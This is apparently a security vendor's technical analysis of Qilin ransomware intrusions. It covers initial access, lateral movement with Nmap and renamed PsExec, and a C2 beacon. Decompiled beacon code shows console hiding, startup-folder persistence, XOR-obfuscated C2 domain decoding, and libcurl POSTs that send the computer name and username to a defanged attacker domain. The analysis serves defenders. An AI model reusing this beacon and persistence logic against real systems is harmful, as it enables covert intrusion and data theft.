# Qilin Ransomware: Technical analysis, from initial access to beaconing

threatlocker.com/blog/qilin-raas-group-technical-analysis-from-initial-access-to-beaconing

October 29, 2025

October 29, 2025

Written by:

By Pandeli Zi, William Pires, John Moutos, ThreatLocker Threat Intelligence

The Qilin Ransomware group, previously referred to as “Agenda,”, is among the most prolific Ransomware-as-a-Service operations active in 2025. First emerging in 2022, Qilin quickly adopted an affiliate model to expand their influence beyond the reach of internal members, lowering the bar to entry, and providing a fully managed RaaS platform for novice cybercriminals who primarily prey on targets of opportunity, as opposed to sophisticated, premeditated attacks. In 2024, activity attributed to Qilin and related affiliate groups increased four times compared to 2023, and for 2025, 14 times, bringing the total number of victim organizations to over 900 and outpacing several other ransomware groups with substantial victim counts.

Qilin’s prominence is largely due to its affiliate infrastructure and its platform’s ease-of-use features, offering several options to pressure negotiations and extract the highest ransom amount possible. Notably, recent updates added the ability to contact outside “legal counsel” to aid in ransom negotiations, who would then convince the victim organization to pay anywhere from thousands to tens of millions in cryptocurrency.

The Qilin ransomware exists in two major variants: one developed using Go and the other developed using Rust. Both languages support platform agnostic development, allowing Qilin to rapidly develop and build ransomware targeting different operating systems.

ThreatLocker Threat Intelligence observed malicious activity involving Qilin in-the-wild. The following analysis encompasses the tactics and tools used throughout the duration of the incident.

## Group profile and modus operandi

### Affiliate model and victimology

Qilin's success in 2025 is a testament to the effectiveness of their affiliate model. Qilin does not show any “favoritism” towards specific industries when selecting potential targets. As such, their claimed victims operate out of several sectors. Manufacturers make up the majority of Qilin's victims purely based on the available opportunity. The health care and technology sectors are also prime targets, sharing the number two slot among industries targeted by Qilin Ransomware. Organizations targeted by Qilin are predominantly located in the US, with France, Canada, the United Kingdom, Germany, and Brazil following closely.

### Infrastructure, data leak sites, and coalition activity

Qilin's activity is enabled by rogue infrastructure using bullet-proof-hosting (BPH) providers. These providers operate under multiple shell companies in countries with lengthy legal processes and no established extradition treaty.  This rogue infrastructure powers the onion data leak site (DLS), where victims are publicly shamed and private data is exposed. Qilin shows no indication of halting operations, recently establishing a new coalition with LockBit and DragonForce, undoubtedly expanding their reach.




Figure 1: Qilin DLS

## Initial Access and reconnaissance

### Phishing, BEC, and IAB involvement

Qilin historically has employed a plethora of initial access techniques ranging from phishing campaigns, business email compromise (BEC), exploitation of publicly disclosed vulnerabilities, and leveraging initial access brokers (IABs) to purchase credentials for legitimate user accounts to obtain a foothold into a target organization environment.

### Exploitation of exposed services (WinRM, RDP, SMB)

Environments with software and infrastructure misconfigurations are where Qilin thrives, making use of accessible or exposed services such as WinRM, RDP, and SMB to traverse through the organization environment, and remotely execute payloads.

### Reconnaissance and lateral movement

Additional reconnaissance is frequently observed, with Qilin deploying additional utilities or leveraging existing ones, such as Nmap ("nmap[.]exe [st-timeout 20s -ss -p t:135,445 -o -ox c:\\windows\\systemtemp\\tmp96b1[.]tmp 10.x.x.x-254 10.x.x.x-254]") to identify accessible services on neighboring hosts and their purpose. With potential pivot points identified, Qilin will attempt to remotely access these hosts, reusing credentials purchased or extracted from the initial foothold host and trusted utilities, such as Sysinternals' PsExec, which is frequently renamed to a random alpha-numeric string ("vvvivyyl[.]exe") prior to execution, to avoid filename detections. This access is frequently used to distribute the Qilin ransomware binary ("[Unique ID]_crypt[.]exe"), or facilitate remote encryption, circumventing certain host-based security solutions. Qilin operates unhindered in environments with misconfigured services, such as WinRM and RDP allowing inbound connections directly from the exposed internet, retaining NTLMv1 compatibility for SMB, or allowing anonymous logons over SMB.

## Command and Control (C2) overview

### Observed C2 domain behavior

Prior to the deployment of ransomware, Threat Intelligence discovered frequent communication to a known malicious domain "cloudflariz[.]com". Outbound network traffic to this domain occurs every 10 minutes with a jitter (variance) of one to three minutes. These consistent connections were one of the first clear indicators of malicious activity, prompting further investigation.

### C2 indicators and reputation findings

The domain "cloudflariz[.]com" serves a webpage in Russian that translates to "Bot Control Panel" and accepts a set of credentials. Both the domain and associated IP have been previously flagged by several domain/IP reputation services for malicious activity. Additionally, binaries contacting this domain observed in-the-wild exhibit behavior resembling C2 beaconing.




*Figure 2: Cloudflariz Bot Control Panel*


## Beacon Analysis: host.exe and dato.exe

Threat Intelligence traced the communication with domain “cloudflariz[.]com” down to a single binary, identified as “hosts[.]exe”. Static analysis confirmed the suspected C2 functionality, with the embedded beacon configuration containing the domain, and a reference to a “comm.php” heartbeat page.

The “hosts[.]exe”binary performs three primary actions. The first function creates a shortcut in the startup folder to persist through reboots or shutdown events. This is followed by a function to facilitate sending and receiving events from the C2 server. Lastly, a stub function is used which serves to delay execution for 50 seconds.

## Dynamic API resolution and console hiding


On initial execution, Windows APIs intended to manipulate the application window are resolved dynamically. This is done to avoid leaving entries in the binary import address table (IAT). A handle to the attached console window of “hosts[.]exe” is opened, and the window state is set to “SW_HIDE” to avoid detection if a user has an interactive session active.



```
_DWORD v28[1251]; // [rsp+A4h] [rbp-5Ch]

k32Load = LoadLibraryA("kernel32.dll");
u32Load = LoadLibraryA("user32.dll");
if ( k32Load )
{
  if ( u32Load )
  {
    GetConsoleWindow = GetProcAddress(k32Load, "GetConsoleWindow");
    ShowWindow = GetProcAddress(u32Load, "ShowWindow");
    if ( GetConsoleWindow )
    {
      if ( ShowWindow )
      {
        ConsoleWindow = GetConsoleWindow();
        (ShowWindow)(ConsoleWindow, SW_HIDE); // Hide console window
      }
    }
  }
}
FreeLibrary(k32Load);
FreeLibrary(u32Load);
```

*Figure 3: Console Window Hidden*


Once the process console window is hidden, priority temporarily shifts from evasion to persistence. Imported functions are used to create a shortcut in the user's startup folder, where the "hosts[.]exe" binary will be executed upon user login. The target path to this malicious shortcut is set to the current process path, ensuring persistence mechanisms are successful.



```
SHGetFolderPathA(0, 7, 0, 0, buffer_string);  // Set string buffer to CSIDL_STARTUP
                                              // %APPDATA%\Microsoft\Windows\Start Menu\Programs\StartUp
startup_path_loc = 0;
v26 = 0;
Size_1 = -1;
Size = -1;
do
  ++Size;
while ( buffer_string[Size] );
load_string(&startup_path_loc, buffer_string, Size);// Load startup path
lnk_path_str = std::string::append(&startup_path_loc, "\\skillbrain.lnk", 0xFu);// Append filename to complete full path of skillbrain.lnk
*lnk_path_str2 = 0;
lnk_path_2nd_char = 0;
*lnk_path_str2 = *lnk_path_str;
lnk_path_2nd_char = *(lnk_path_str + 1);
*(lnk_path_str + 2) = 0;
*(lnk_path_str + 3) = 15;
*lnk_path_str = 0;
GetModuleFileNameA(0, buffer_string, 0x104u); // Set string buffer to current process path
current_process = 0;
si128_1 = 0;
do
  ++Size_1;
while ( buffer_string[Size_1] );
load_string(&current_process, buffer_string, Size_1);// Load current process path
startup_lnk_creation(&current_process, lnk_path_str2);// Set skillbrain.lnk to point to current process path
```

*Figure 4: Startup Shortcut Creation*

Immediately after the startup shortcut is successfully created, communication with the C2 server is initiated. The binary leverages "libcurl" (Curl library) to send POST requests to the C2 server containing the computer name, active username from environment variables, and an impersonation Mozilla user agent, before retrieving a queued command from the C2 server.




```
buffer_str1 = 0;
get_envvar(&buffer_str1, &BufferSize, "COMPUTERNAME");
buffer_str2 = 0;
get_envvar(&buffer_str2, &BufferSize_, "USERNAME");// Environment variables are captured
envvars_buffer = 0;
si128 = 0;
load_string(&envvars_buffer, "computerName=", 0xDu);
if ( buffer_str1 )
  append_tostr(&envvars_buffer, buffer_str1);
std::string::append(&envvars_buffer, "_", 1u);
if ( buffer_str2 )
  append_tostr(&envvars_buffer, buffer_str2); // computerName=<COMPUTERNAME>_<USERNAME>
URL = domain_qw;
if ( n0xF > 0xF )
  URL = domain_qw[0];
curl_easy_setopt(curl_obj, CURLOPT_URL, URL);
env_vars = &envvars_buffer;
if ( si128.m128i_i64[1] > 0xFuLL )
  env_vars = envvars_buffer;
curl_easy_setopt(curl_obj, CURLOPT_POSTFIELDS, env_vars);
curl_easy_setopt(curl_obj, CURLOPT_USERAGENT, "Mozilla/5.0");
curl_easy_setopt(curl_obj, CURLOPT_WRITEFUNCTION, sub_140001860);
```

*Figure 5: C2 Communication Request Creation*


## XOR obfuscation and embedded domain extraction

To avoid detection through static analysis methods, the C2 callback domain is XOR'd with a hardcoded key ("7F7F7F7F7F7F7F7F7F7F7F7F7F7F7F7F"), stored in the read-only data section of the binary. Applying this key against the embedded domain, reveals the clear-text domain "cloudflariz[.]com".



```
.rdata:000000014001CB93 00 00 00 00 00                    align 8
.rdata:000000014001CB98                          ; const CHAR callbackDomain
.rdata:000000014001CB98 17 0B 0B 0F 0C 45 50 50  callbackDomain db 17h,0Bh,0Bh,0Fh,0Ch,'EPP',1Ch,13h,10h,0Ah
.rdata:000000014001CB98 1C 13 10 0A                                      ; DATA XREF: callback_and_execute+6B↑o
.rdata:000000014001CBA4 1B 19 13 1E 0D 16 05 51…          db 1Bh,19h,13h,1Eh,0Dh,16h,5,'Q',1Ch,10h,12h,'P',1Ch,10h,12h,12h,'Q',0Fh
.rdata:000000014001CBB6 17 0F                             db 17h,0Fh
.rdata:000000014001CBB8 00                                db    0
.rdata:000000014001CBB9 00                                db    0
```


*Figure 6: Embedded Domain*



```
load_string(&enc_dom_loc, encrypted_domain, 0x20u);// Loads encrypted domain into memory
string::copyconstructor(domain_qw, &enc_dom_loc);
domain = domain_qw;
if ( n0xF > 0xF )
  domain = domain_qw[0];
domain_qw2 = domain_qw;
if ( n0xF > 0xF )
  domain_qw2 = domain_qw[0];
domain_3rdchar = (domain_qw2 + domain_qw[2]);
v4 = 0;
n0x40 = domain_3rdchar - domain;
if ( domain > domain_3rdchar )
  n0x40 = 0;
if ( n0x40 >= 0x40 )
{
  v6 = n0x40 & 0xFFFFFFFFFFFFFFC0uLL;
  xorKey = _mm_load_si128(&::xorKey);
  do
  {
    *domain = _mm_xor_ps(_mm_loadu_si128(domain), xorKey);// Domain is decrypted with XOR key
    domain[1] = _mm_xor_ps(_mm_loadu_si128(domain + 1), xorKey);
    domain[2] = _mm_xor_ps(_mm_loadu_si128(domain + 2), xorKey);
    domain[3] = _mm_xor_ps(_mm_loadu_si128(domain + 3), xorKey);
    domain += 4;
    v4 += 64;
  }
  while ( v4 != v6 );
```

```
          db    0
          db    0
xmmword_14001CC50 xmmword 7000000000000000h
                                                ; DATA XRE
xmmword_14001CC60 xmmword 0F000000000000000h
                                                ; DATA XRE
                                                ; callback
xorKey  xmmword 7F7F7F7F7F7F7F7F7F7F7F7F7F7F7F7Fh
                                                ; DATA XRE
_load_config_used dd 140h                       ; Size
          dd 0                                  ; Time sta
          dw 2 dup(0)                           ; Version:
          dd 0                                  ; GlobalFl
          dd 0                                  ; GlobalFl
          dd 0                                  ; Critical
          dq 0                                  ; DeCommit
          dq 0                                  ; DeCommit
          dq 0                                  ; LockPref
          dq 0                                  ; MaximumA
          dq 0                                  ; VirtualM
          dq 0                                  ; ProcessA
          dd 0                                  ; ProcessH
          dw 0                                  ; CSDVersi
          dw 0                                  ; Reservec
          dq 0                                  ; EditList
          dq offset __security_cookie           ; Security
          dq 0                                  ; SEHandle
```

*Figure 7: XOR Operations*



From Hex
Delimiter: Space

